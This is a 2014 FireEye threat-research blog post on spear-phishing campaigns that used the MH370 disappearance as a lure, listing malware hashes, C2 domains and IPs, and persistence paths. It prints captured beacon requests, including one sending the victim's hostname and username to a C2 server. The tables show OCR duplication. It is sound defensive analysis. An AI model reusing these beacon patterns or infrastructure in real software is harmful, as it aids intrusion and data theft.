Spear Phishing the News Cycle: APT Actors Leverage Interest in the Disappearance of Malaysian Flight MH 370

fireeye.com/blog/threat-research/2014/03/spear-phishing-the-news-cycle-apt-actors-leverage-interest-in-the-disappearance-of-malaysian-flight-mh-370.html

Threat Research Blog

March 25, 2014 | by Ned Moran, Alex Lanstein

While many advanced persistent threat (APT) groups have increasingly embraced strategic Web compromise as a malware delivery vector, groups also continue to rely on spear-phishing emails that leverage popular news stories. The recent tragic disappearance of flight MH 370 is no exception. This post will examine multiple instances from different threat groups, all using spear-phishing messages and leveraging the disappearance of Flight 370 as a lure to convince the target to open a malicious attachment.

"Admin@338" Targets an APAC Government and U.S. Think Tank

The first spear phish from group "Admin@338" was sent to a foreign government in the Asian Pacific region on March 10, 2014 – just two days after the flight disappeared. The threat actors sent a spear-phishing email with an attachment titled, "Malaysian Airlines MH370.doc" (MD5: 9c43a26fe4538a373b7f5921055ddeae). Although threat actors often include some sort of "decoy content" upon successful exploitation (that is, a document representing what the recipient expected to open), in this case, the user is simply shown a blank document.

The attachment dropped a Poison Ivy variant into the path C:\DOCUME~1\admin\LOCALS~1\Temp\kav.exe (MD5: 9dbe491b7d614251e75fb19e8b1b0d0d), which, in turn, beaconed outbound to www.verizon.proxydns[.]com. This Poison Ivy variant was configured with

the connection password “wwwst@Admin.” The APT group we refer to as Admin@338 has previously used Poison Ivy implants with this same password. We document the Admin@338 group’s activities in our Poison Ivy: Assessing Damage and Extracting Intelligence paper. Further, the domain www.verizon.proxydns[.]com previously resolved to the following IP addresses that have also been used by the Admin@338 group:

IP Address	First Seen	Last Seen
103.31.241.110 103.31.241.110	2013-08-27 2013-08-27	2013-08-28 2013-08-28
174.139.242.19 174.139.242.19	2013-08-28 2013-08-28	2013-08-31 2013-08-31
58.64.153.157 58.64.153.157	2013-09-03 2013-09-03	2014-03-07 2014-03-07
59.188.0.197 59.188.0.197	2014-03-07 2014-03-07	2014-03-19 2014-03-19

A second targeted attack attributed to the same Admin@338 group was sent to a prominent U.S.-based think tank on March 14, 2014. This spear phish contained an attachment that dropped “Malaysian Airlines MH370 5m Video.exe” (MD5: b869dc959daac3458b6a81bc006e5b97). The malware sample was crafted to appear as though it was a Flash video, by binding a Flash icon to the malicious executable.

Interestingly, in this case, the malware sets its persistence in the normal “Run” registry location, but it tries to auto start the payload from the disk directory “c:\programdata”, which doesn’t exist until Windows 7, so a simple reboot would mitigate this threat on Windows XP. This suggests the threat actors did not perform quality control on the malware or were simply careless. We detect this implant as **Backdoor.APT.WinHTTPHelper**. The Admin@338 group discussed above has used variants of this same malware family in previous targeted attacks.

This specific implant beacons out to dpmc.dynssl[.]com:443 and www.dpmc.dynssl[.]com:80. The domain dpmc.dynssl[.]com resolved to the following IPs:

IP Address	First Seen	Last Seen
31.193.133.101 31.193.133.101	2013-11-01 2013-11-01	2013-11-29 2013-11-29
58.64.153.157 58.64.153.157	2014-01-10 2014-01-10	2014-03-08 2014-03-08
59.188.0.197 59.188.0.197	2014-03-14 2014-03-14	2014-03-17 2014-03-17

139.191.142.168 139.191.142.168	2014-03-17 2014-03-17	2014-03-19 2014-03-19

The www.dpmc.dynssl[.]com domain resolved to following IPs:

IP Address	First Seen	Last Seen
31.193.133.101 31.193.133.101	2013-10-30 2013-10-30	2013-11-29 2013-11-29
58.64.153.157 58.64.153.157	2014-01-10 2014-01-10	2014-03-08 2014-03-08
59.188.0.197 59.188.0.197	2014-03-14 2014-03-14	2014-03-18 2014-03-18
139.191.142.168 139.191.142.168	2014-03-17 2014-03-17	2014-03-19 2014-03-19


Note that the www.verizon.proxydns[.]com domain used by the Poison Ivy discussed above also resolved to both 58.64.153.157 and 59.188.0.197 during the same time frame as the Backdoor.APT.WinHTTPHelper command and control (CnC) located at dpmc.dynssl[.]com and www.dpmc.dynssl[.]com.

In addition to the above activity attributed to the Admin@338 group, a number of other malicious documents abusing the missing Flight 370 story were also seen in the wild. Other threat groups likely sent these other documents.

The Naikon Lures

On March 9, 2014, a malicious executable entitled the “Search for MH370 continues as report says FBI agents on way to offer assistance.pdf .exe“ (MD5: 52408bffd295b3e69e983be9bdcdd6aa) was seen circulating in the wild. This sample beacons to the CnC net.googlereader[.]pw:443. We have identified this sample, via forensic analysis, as Backdoor.APT.Naikon.


It uses a standard technique of changing its icon to make it appear to be a PDF, in order to lend to its credibility. This same icon, embedded as a PE Resource, has been used in the following recent samples:



MD5	Import hash	CnC Server

fcc59add998760b76f009b1fdfacf840 fcc59add998760b76f009b1fdfacf840	e30e07abf1633e10c2d1fbf34e9333d6 e30e07abf1633e10c2d1fbf34e9333d6	ecoh.oicp[.]net ecoh.oicp[.]net
018f762da9b51d7557062548d2b91eeb 018f762da9b51d7557062548d2b91eeb	e30e07abf1633e10c2d1fbf34e9333d6 e30e07abf1633e10c2d1fbf34e9333d6	orayjue.eicp[.]net orayjue.eicp[.]net
fcc59add998760b76f009b1fdfacf840 fcc59add998760b76f009b1fdfacf840	e30e07abf1633e10c2d1fbf34e9333d6 e30e07abf1633e10c2d1fbf34e9333d6	ecoh.oicp[.]net:443 ecoh.oicp[.]net:443
498aaf6df71211f9fcb8f182a71fc1f0 498aaf6df71211f9fcb8f182a71fc1f0	a692dca39e952b61501a278ebafab97f a692dca39e952b61501a278ebafab97f	xl.findmy[.]pw xl.findmy[.]pw
a093440e75ff4fef256f5a9c1106069a a093440e75ff4fef256f5a9c1106069a	a692dca39e952b61501a278ebafab97f a692dca39e952b61501a278ebafab97f	xl.findmy[.]pw xl.findmy[.]pw
125dbbb742399ec2c39957920867ee60 125dbbb742399ec2c39957920867ee60	a692dca39e952b61501a278ebafab97f a692dca39e952b61501a278ebafab97f	uu.yahoomail[.]pw uu.yahoomail[.]pw
52408bffd295b3e69e983be9bdcdd6aa 52408bffd295b3e69e983be9bdcdd6aa	a692dca39e952b61501a278ebafab97f a692dca39e952b61501a278ebafab97f	net.googlereader[.]pw net.googlereader[.]pw

This malware leverages “pdfbind” to add a PDF into itself, as can be seen in the debugging strings, and when launched, the malware also presents a decoy document to the target:



Search for MH370 continues as report says FBI agents on way to offer assistance

The Malay Mail Online – 1 hour 16 minutes ago

SEPANG, March 9 — CNN’ s Christine Amanpour reported that the Federal Bureau of Investigation (FBI) is sending its agents to Malaysia “to support the investigation into the disappearance of Flight MH370”, as air search operations for the missing Malaysia Airlines (MAS) plane continued.

Meanwhile, Department of Civil Aviation Director-General Datuk Azharuddin Abdul Rahman said today that operations commenced at seven this morning with three aircrafts.

The Plat1 Lures

On March 10, 2014, we observed another sample that exploited CVE-2012-0158, titled “MH370班机可以人员身份信息.doc” (MD5: 4ff2156c74e0a36d16fa4aea29f38ff8), which roughly translates to “MH370 Flight Personnel Identity Information”. The malware that is dropped by the malicious Word document, which we detect as Trojan.APT.Plat1, begins to beacon to 59.188.253.216 via TCP over port 80. The decoy document opened after exploitation is blank. The malicious document dropped the following implants:

> C:\Documents and Settings\Administrator\Application Data\Intel\ResN32.dll (MD5: 2437f6c333cf61db53b596d192cafe64)
> C:\Documents and Settings\Administrator\Application Data\Intel\~y.dll (MD5: d8540b23e52892c6009fdd5812e9c597)

The implants dropped by this malicious document both included unique PDB paths that can be used to find related samples. These paths were as follows:

> E:\Work\T5000\T5 Install\ResN\Release\ResN32.pdb
> F:\WORK\PROJECT\T5 Install\InstDll\Release\InstDll.pdb


This malware family was also described in more detail here.

The Mongall/Saker Lures

Another sample leveraging the missing airliner theme was seen on March 12, 2014. The malicious document exploited CVE-2012-0158 and was titled, “Missing Malaysia Airlines Flight 370.doc” (MD5: 467478fa0670fa8576b21d860c1523c6). Although the extension looked like a Microsoft Office .DOC file, it was actually an .HTML Application (HTA) file. Once the exploit is successful, the payload makes itself persistent by adding a Windows shortcut (.LNK) file pointing to the malware in the “Startup” folder in the start menu. It beacons outbound to comer4s.minidns[.]net:8070. The network callback pattern, shown below, is known by researchers as “Mongall” or “Saker”:

> GET /3010FC080[REDACTED] HTTP/1.1
> User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Wis NT 5.0; .NET CLR 1.1.4322)
>
> Host: comer4s.minidns.net:8070
>
> Cache-Control: no-cache

The sample also drops a decoy file called “aa.doc” into the temp folder and displays the decoy content shown below:



The "Tranchulas" Lures

On March 18, 2014 a sample entitled "Malysia Airline MH370 hijacked by Pakistan.zip" was sent as a ZIP file (MD5: 7dff5c4ae1b1fea7ecbf7ab787da3468) that contained a Windows screensaver file disguised as a PDF (MD5: b03edbb264aa0c980ab2974652688876). The ZIP file was hosted on 199.91.173.43. This IP address was previously used to host malicious files.

The screen saver file drops "winservice.exe" (MD5: 828d4a66487d25b413cb19ef8ee7c783) which begins beaconing to 199.91.173.45. This IP address was previously used to host a file entitled "obl_leaked_report.zip" (MD5: a4c7c79308139a7ee70aacf68bba814f).

The initial beacon to the command-and-control server is as follows:

```
POST /path_active.php?compname=[HOSTNAME]_[USERNAME] HTTP/1.1
Host: 199.91.173.45

Accept: */*

Content-Length: 11

Content-Type: application/x-www-form-urlencoded
```

This same control server was used in previous activity.

The Page Campaign

A final malicious document was seen abusing the missing Flight 370 story on March 18, 2014. This document exploited CVE-2012-0158 and was entitled “MH370 PM statement 15.03.14 - FINAL.DOC” (MD5: 5e8d64185737f835318489fda46f31a6). This document dropped a Backdoor.APT.Page implant and connected to 122.10.89.85 on both port 80 and 443. The initial beacon traffic over port 80 is as follows:

```
GET /18110143/page_32180701.html HTTP/1.1
Accept: */*

Cookie: XX=0; BX=0

User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Win32)

Host: 122.10.89.85

Connection: Keep-Alive

Cache-Control: no-cache

Pragma: no-cache
```

Conclusion

While many APT actors have adopted strategic Web compromise as a delivery vector, it is apparent that spear phishing via email-based attachments or links to zip files remain popular with many threat actors, especially when paired with lures discussing current media events. Network defenders should incorporate these facts into their user training programs and be on heightened alert for regular spear-phishing campaigns, which leverage topics dominating the news cycle.

Acknowledgement: We thank Nart Villeneuve and Patrick Olsen for their support, research, and analysis on these findings.